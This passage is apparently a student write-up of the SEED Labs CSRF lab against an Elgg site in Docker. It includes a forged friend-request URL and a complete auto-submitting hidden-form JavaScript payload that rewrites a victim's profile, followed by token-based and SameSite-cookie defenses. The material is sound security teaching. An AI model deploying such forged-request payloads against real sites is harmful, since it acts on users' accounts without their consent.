
cd /var/www/attacker

d. Run the following command to edit the addfriend.html file.


nano addfriend.html

e. Add our cross site forged request to the ***src parameter of img tag*** as shown in the picture to send a friend request to when the malicious page ***www.attacker32.com*** is loaded.

http://www.seed-server.com/action/friends/add?*friend=59*



f. Login as Alice and load the malicious website ***www.attacker32.com*** and click on ***Add-Friend Attack*** and a friend request will be sent to Samy from Alice's active session and Samy will be added as a friend with Alice.




Task 3: CSRF Attack using POST Request

1. Lets login as our malicious user Samy using following credentials

   Username: samy


   Password: seedsamy

2. Move to profile settings and click edit profile to move profile edit page



3. Make some edits to the profile and turn on the ***http headers live*** extension before submitting changes to see the request that goes to the server. The first packet captured in the extension is the request we are looking for executed by the following URL endpoint..

   http://www.seed-server.com/action/profile/edit



4. Copy the id of the docker container running the attacker website which in my case is ***d74bfa3b4b39*** and run the following command to get a bash shell into the docker container:

docker exec -it d74bfa3b4b39 bash

```
┌──(root㉿umar)-[/home/umar/Desktop/seed csrf lab/Labsetup]
└─# docker exec -it d74bfa3b4b39 bash
root@d74bfa3b4b39:/# pwd
/
root@d74bfa3b4b39:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@d74bfa3b4b39:/#
```

   a. Move into the folder containing scripts for the attacker application by using the following command:

cd /var/www/attacker

```
root@d74bfa3b4b39:/# cd /var/www/attacker
root@d74bfa3b4b39:/var/www/attacker# ls
addfriend.html  editprofile.html  index.html  testing.html
```

   b. Run the following command to edit the ***editprofile.html*** file.


nano editprofile.html


   c. Edit the file as follows:

```
GNU nano 4.8                    editprofile.html                    Modified
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero 1'>";
    fields += "<input type='hidden' name='description' value='Samy is my hero 2'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos  M-U Undo  M-A Mark Text  M-] To Bracket
^X Exit      ^R Read File  ^\ Replace   ^U Paste Text ^T To Spell  ^_ Go To Line M-E Redo  M-6 Copy Text  ^Q Where Was
```

d. Save and exit the file.

5. Now login as Alice. Let's suppose that Sam (the malicious user) has already sent the malicious website ***www.attacker32.com*** with a cross site forged request. When Alice clicks on ***Edit-Profile Attack*** a cross site forged request is made to the server while Alice has an active logged in session and the respective content is written on Alice's profile.





Question 1

Answer:

To make the **CSRF** attack work properly, the guid of any user can be obtained by simply sending a friend request to the profile of that user while capturing the request using ***http headers live*** extension. A get request with a user id query parameter is sent to the server as follows:

http://www.seed-server.com/action/friends/add?*friend=56*

Question 2

Answer:

If Boby wants to launch the **CSRF** attack on anyone who visits the malicious website, it cannot be done because the particular user id of the target user is to be known in order to launch the attack

Defense Tasks:

Task 4: Enabling Elgg's Countermeasure

1. Lets move into the Elgg web application docker container shell to disable its counter measures.

```
┌──(root㉿umar)-[/home/umar/Desktop/seed csrf lab/Labsetup]
└─# docker ps
CONTAINER ID   IMAGE                     COMMAND                  CREATED        STATUS        PORTS                  NAMES
d74bfa3b4b39   seed-image-attacker-csrf  "/bin/sh -c 'service…"   46 hours ago   Up 46 hours                          attacker-10.9.0.105
53e38aa09c28   seed-image-mysql-csrf     "docker-entrypoint.s…"   46 hours ago   Up 46 hours   3306/tcp, 33060/tcp    mysql-10.9.0.6
d25af59db78c   seed-image-www-csrf       "/bin/sh -c 'service…"   46 hours ago   Up 46 hours                          elgg-10.9.0.5

┌──(root㉿umar)-[/home/umar/Desktop/seed csrf lab/Labsetup]
└─# docker exec -it d25af59db78c bash
```

2. Move into the folder containing the counter measure script called ***Csrf.php***

   cd /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security

3. Open the script in the nano text editor

```
root@d25af59db78c:/# cd /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
root@d25af59db78c:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# ls
Base64Url.php  Csrf.php  Hmac.php  HmacFactory.php  PasswordGeneratorService.php  UrlSigner.php
root@d25af59db78c:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# nano Csrf.php
```

4. Comment out the return statement inside the ***validate()*** function to enable back the counter measure checking for token

```
     * @return void
     * @throws CsrfException
     */
    public function validate(Request $request) {
            //return; // Added for SEED Labs (disabling the CSRF countermeasure)

            $token = $request->getParam('__elgg_token');
            $ts = $request->getParam('__elgg_ts');

            $session_id = $this->session->getID();

            if (($token) && ($ts) && ($session_id)) {
                    if ($this->validateTokenOwnership($token, $ts)) {
                            if ($this->validateTokenTimestamp($ts)) {
                                    // We have already got this far, so unless anything
```


5. Lets log back in as Alice and edit the profile and remove the description and brief description and remove Samy as a friend.
6. Now when Alice visits the malicious website and clicks any of the links i.e **Add-Friend Attack** or **Edit-Profile Attack,** the attack will not be successful because now the

backend script is validating the http request for the tokens.So Alice will not have Samy as a friend and her profile will not be edited.

Following are the tokens that will be missing with ***cross site forged request:***

a. **__token**

b. **__ts**




Task 5: Experimenting with the SameSite Cookie Method

Go to website ***www.example32.com***. Here are 2 links available to demonstrate and identify using 3 different types of cookies (normal, lax, strict) if the request to the server is from a cross-site or the same site.


With **Link A,** we are redirected to the same site with a page to test for cookies and cross-sites. Three different types of requests can be made to the server and it will be identified using cookies for a cross or same site.

Here we get "**same site"** because the request was sent from the website that is actually supposed to send requests to the server.



With **Link B,** we are redirected to different site (www.attacker32.com) with a page to test for cookies and cross-sites. Three different types of requests can be made to the server and it will be identified using cookies for a cross or same site.

Here we get "**cross site"** because the request was sent from the website **attacker32** but the cookies belong to the website **example32** that is actually supposed to send requests to the server.



- Strict cookies are not sent in cases where server requests come from cross-sites
- Same site cookies help detect cross site requests such that cross sites do not have access to a website's strict cookies thus preventing any malicious cross site forged requests. Only the actual website has access to the strict cookies.

- To defend against **CSRF** attacks on the Elgg web application, the server can modify the cookies being handled as strict cookies. In this way no outside cross site website will have access to those cookies thus avoiding malicious requests to server.